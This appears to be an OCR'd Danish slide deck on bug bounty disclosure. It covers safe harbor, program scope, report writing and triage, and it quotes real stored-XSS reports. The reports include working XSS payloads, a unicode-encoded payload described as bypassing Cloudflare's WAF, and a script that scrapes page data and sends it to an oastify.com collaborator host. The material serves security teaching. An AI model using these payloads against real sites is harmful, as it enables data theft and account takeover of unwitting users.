Harbor policy'

A "SAFE HARBOR" IS A PROVISION THAT OFFERS PROTECTION FROM LIABILITY IN CERTAIN SITUATIONS, USUALLY WHEN CERTAIN CONDITIONS ARE MET. IN THE CONTEXT OF SECURITY RESEARCH AND VULNERABILITY DISCLOSURE, IT IS A STATEMENT FROM AN ORGANIZATION THAT HACKERS ENGAGED IN GOOD FAITH SECURITY RESEARCH AND ETHICAL DISCLOSURE ARE AUTHORIZED TO CONDUCT SUCH ACTIVITY AND WILL NOT BE SUBJECT TO LEGAL ACTION FROM THAT ORGANIZATION.

Hackerone Safe Harbor FAQ

HVORDAN? – RESEARCHERS PERSPEKTIV

- Researcheren ser, hvad der er inden for scope, og hvad der er uden for scope



Domains ⓘ

Give feedback >

TIER All ▾

TYPE All ▾


Filter text

Show all descriptions ⌄

*.digitalocean.com	Tier 2	Wildcard
		Show description ⌄
169.254.169.254	Tier 2	IP Range
		Show description ⌄
api.digitalocean.com	Tier 2	URL
cloud.digitalocean.com	Tier 2	URL
*.db.ondigitalocean.com	Out of scope	Wildcard
		Show description ⌄
*.digitaloceanspaces.com	Out of scope	Wildcard
		Show description ⌄
*.doserverless.co	Out of scope	Wildcard
		Show description ⌄
*.k8s.ondigitalocean.com	Out of scope	Wildcard
		Show description ⌄
*.ondigitalocean.app	Out of scope	Wildcard
		Show description ⌄
Assets created by other DigitalOcean customers	Out of scope	Other
		Show description ⌄

HVORDAN? – RESEARCHERS PERSPEKTIV

- Security researcheren finder så en sårbarhed som er I scope
- Det kunne være en stored xss sårbarhed




An Error Was Encountered

```
DateTime::__construct(): Failed
to parse time string (last
friday5d1f1[removed]alert&#40;"RedTeam
XSS"&#41;[removed
position 11 (5): Une
character Array ( [0
[file] => /var/www
/application/contro
/compete.php [line
[function] => __co
[class] => DateTim
```

RedTeam XSS

HVORDAN? – RESEARCHERS PERSPEKTIV

- Security researcheren skriver derefter en detaljeret rapport om sårbarheden
  - Dette er et kritisk skridt
  - Dette skal gøres så professionelt som muligt.
- Rapporten skal indeholde alt, hvad der er nødvendigt for at replikere og forstå virkningen
- Detaljeret proof of concept (POC)
  - Alle steps der skal tages for at reproducere
  - Forklar **impact** (hvad kan en ondsindet hacker gøre med denne sårbarhed)



Stored XSS on reports.

giddsec submitted a report to X (Formerly Twitter). January 25, 2019, 8:22am UTC

Summary:
Stored XSS can be submitted on reports, and anyone who will check the report the XSS will trigger.

Description:
Stored XSS, also known as persistent XSS, is the more damaging than non-persistent XSS. It occurs when a malicious script is injected directly into a vulnerable web application.

Steps To Reproduce:

1. Go to https://app.mopub.com/reports/custom/
2. Click **New network report**.
3. On the name, enter payload: **"><img src=x onerror=alert(document.domain)>**
4. Click **Run and save** then XSS will trigger.


Demonstration of the vulnerability:
PoC: [redacted]

Tested on Firefox and chrome.

Impact

The attacker can steal data from whoever checks the report.

RESTRICTED



[redacted] / Stored XSS on [redacted] information links

Code: [redacted] M673R88D

Request support

LAST UPDATED	26/03/2024, 11:43:49	BOUNTY	€445 Show details
CREATED	09/03/2024, 15:50:42	BONUS	€0
SEVERITY	Medium | 5.4	TYPE	Stored Cross-Site Scripting
STATUS	Accepted Show history		

Report

Domain

*.[redacted] — Tier 1 — Wildcard

Endpoint / vulnerable component

www[redacted]contactinformation/<UUID> & [redacted]picture/<UUID>

Proof of Concept / description

I am very happy to report what I believe is my first high on this program :'-)

I have found a 1-click stored XSS vulnerability that a low privileged, [redacted] verified user can create, through the draft feature of [redacted]

When creating a listing the following requests are made when making a draft ("Gem kladde")

10510	https://www[redacted]	PUT	[redacted]'01e9580b-3383-45d8-a8a0-36611acf188a		200	537
10511	https://www[redacted]	PUT	[redacted]01e9580b-3383-45d8-a8a0-36611acf...	✓	204	526
10512	https://www[redacted]	PUT	[redacted]1e9580b-3383-45d8-a8a0-36611acf188a	✓	204	526
10513	https://www[redacted]	PUT	[redacted]01e9580b-3383-45d8-a8a0-36611acf1...	✓	204	526
10514	https://www[redacted]	PUT	[redacted]1e9580b-3383-45d8-a8a0-36611acf188a	✓	204	526
10515	https://www[redacted]	PUT	[redacted]01e9580b-3383-45d8-a8a0-36611acf188a	✓	200	537
10516	https://www[redacted]	PUT	[redacted]d=01e9580b-3383-45d8-a8a0-36611acf188a	✓	200	537

All these requests except for the [redacted] endpoint allow for setting freetext, by setting the text to a unicode version of an xss payload, it is possible to bypass cloudflare WAF and inject javascript code.

When a subsequent get request is made to that endpoint, the backend misinterprets the right content-type to give back, and gives text/html, provoking an xss.

example requests:

```
PUT [redacted]'01e9580b-3383-45d8-a8a0-36611acf188a HTTP/2
Host: [redacted]
```

Cookie omitted


```
{"contactName":"\u003c\u0069\u006d\u0067\u0020\u0073\u0072\u0063\u003d\u0027\u0027\u0020\u006f\u006e\u0065\u0072\u0072\u006f\u0072\u003d\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029\u003e","contactPhone":"15531553","contactAddress":"","contactPostalCode":1553}
```

And its subsequent GET request at: https://www.[redacted]01e9580b-3383-45d8-a8a0-36611acf188a

Will fire the unicode encoded xss payload. <img src='' onerror=alert(1)>

This is also valid for [redacted] that get updated.

RESTRICTED



Impact

An attacker can by tricking a user into clicking a link, fully perform actions as that user on [redacted] this includes changing [redacted] deleting [redacted] etc.

More POC will follow shortly in the comments.

Recommended solution

It is recommended to force give back the content type as json for the mentioned.

Attachments

Download all attachments (5)

Show attachments

IP address used for testing

[redacted]

Messages

0xlime created the submission
09/03/2024, 15:50:42

0xlime [researcher]
09/03/2024, 17:50:52 • edited at 09/03/2024, 17:52:08

I am adding some POCS to showcase impact.

The following endpoint will extract all the users information that is present at https://www.[redacted] to an external burp collaborator link. Please see the POC video.


https://www.[redacted]'2b28eb70-c765-4acf-b718-b5a332545a8a

The payload used was:

```
<script>
fetch('https://www.t[redacted])
  .then(response => response.text())
  .then(html => {
    const parser = new DOMParser();
    const doc = parser.parseFromString(html, 'text/html');

    const tdElements = doc.querySelectorAll('td');

    const tdContents = Array.from(tdElements).map(td => encodeURIComponent(td.innerText));

    const baseUrl = 'https://pqj7wjkcsdistq0ba85l70dwsnyfm5au.oastify.com?data=';
    const queryString = tdContents.join(',');

    fetch(baseUrl + queryString)
  })
</script>
```

Since the script exists inline with no length restrictions, it is possible to query all sites on [redacted] and extract information from them.


HVORDAN? – RESEARCHERS PERSPEKTIV


Read the report
Is the report a duplicate? (extensive check)
Yes
Merge with the main report (include the additional information)
End
No
Is it an external issue? (distribution or plugin)
Yes
Dismiss and tell the user to report downstream/upstream
End
No
Is the report complete enough ?
No
Ask for more information
Yes
Can you reproduce ?
No
Request more information and feedback
Yes
Add your versions and conclusions (new set of steps)
Wait for a develop to chec

- Triaging-teamet undersøger sårbarheden i rapporten
- Triagere arbejder for platformen (h1, intigriti ywh osv.)
- Triageren sikrer, at rapporten er gyldig, at problemet kan replikeres, og at sårbarheden er inden for scope
- Triageren giver også deres vurdering af den impact som sårbarheden har.

HVORDAN? – RESEARCHERS PERSPEKTIV

- **Rapporten kan markeres på forskellige måder**
- **Duplicate**
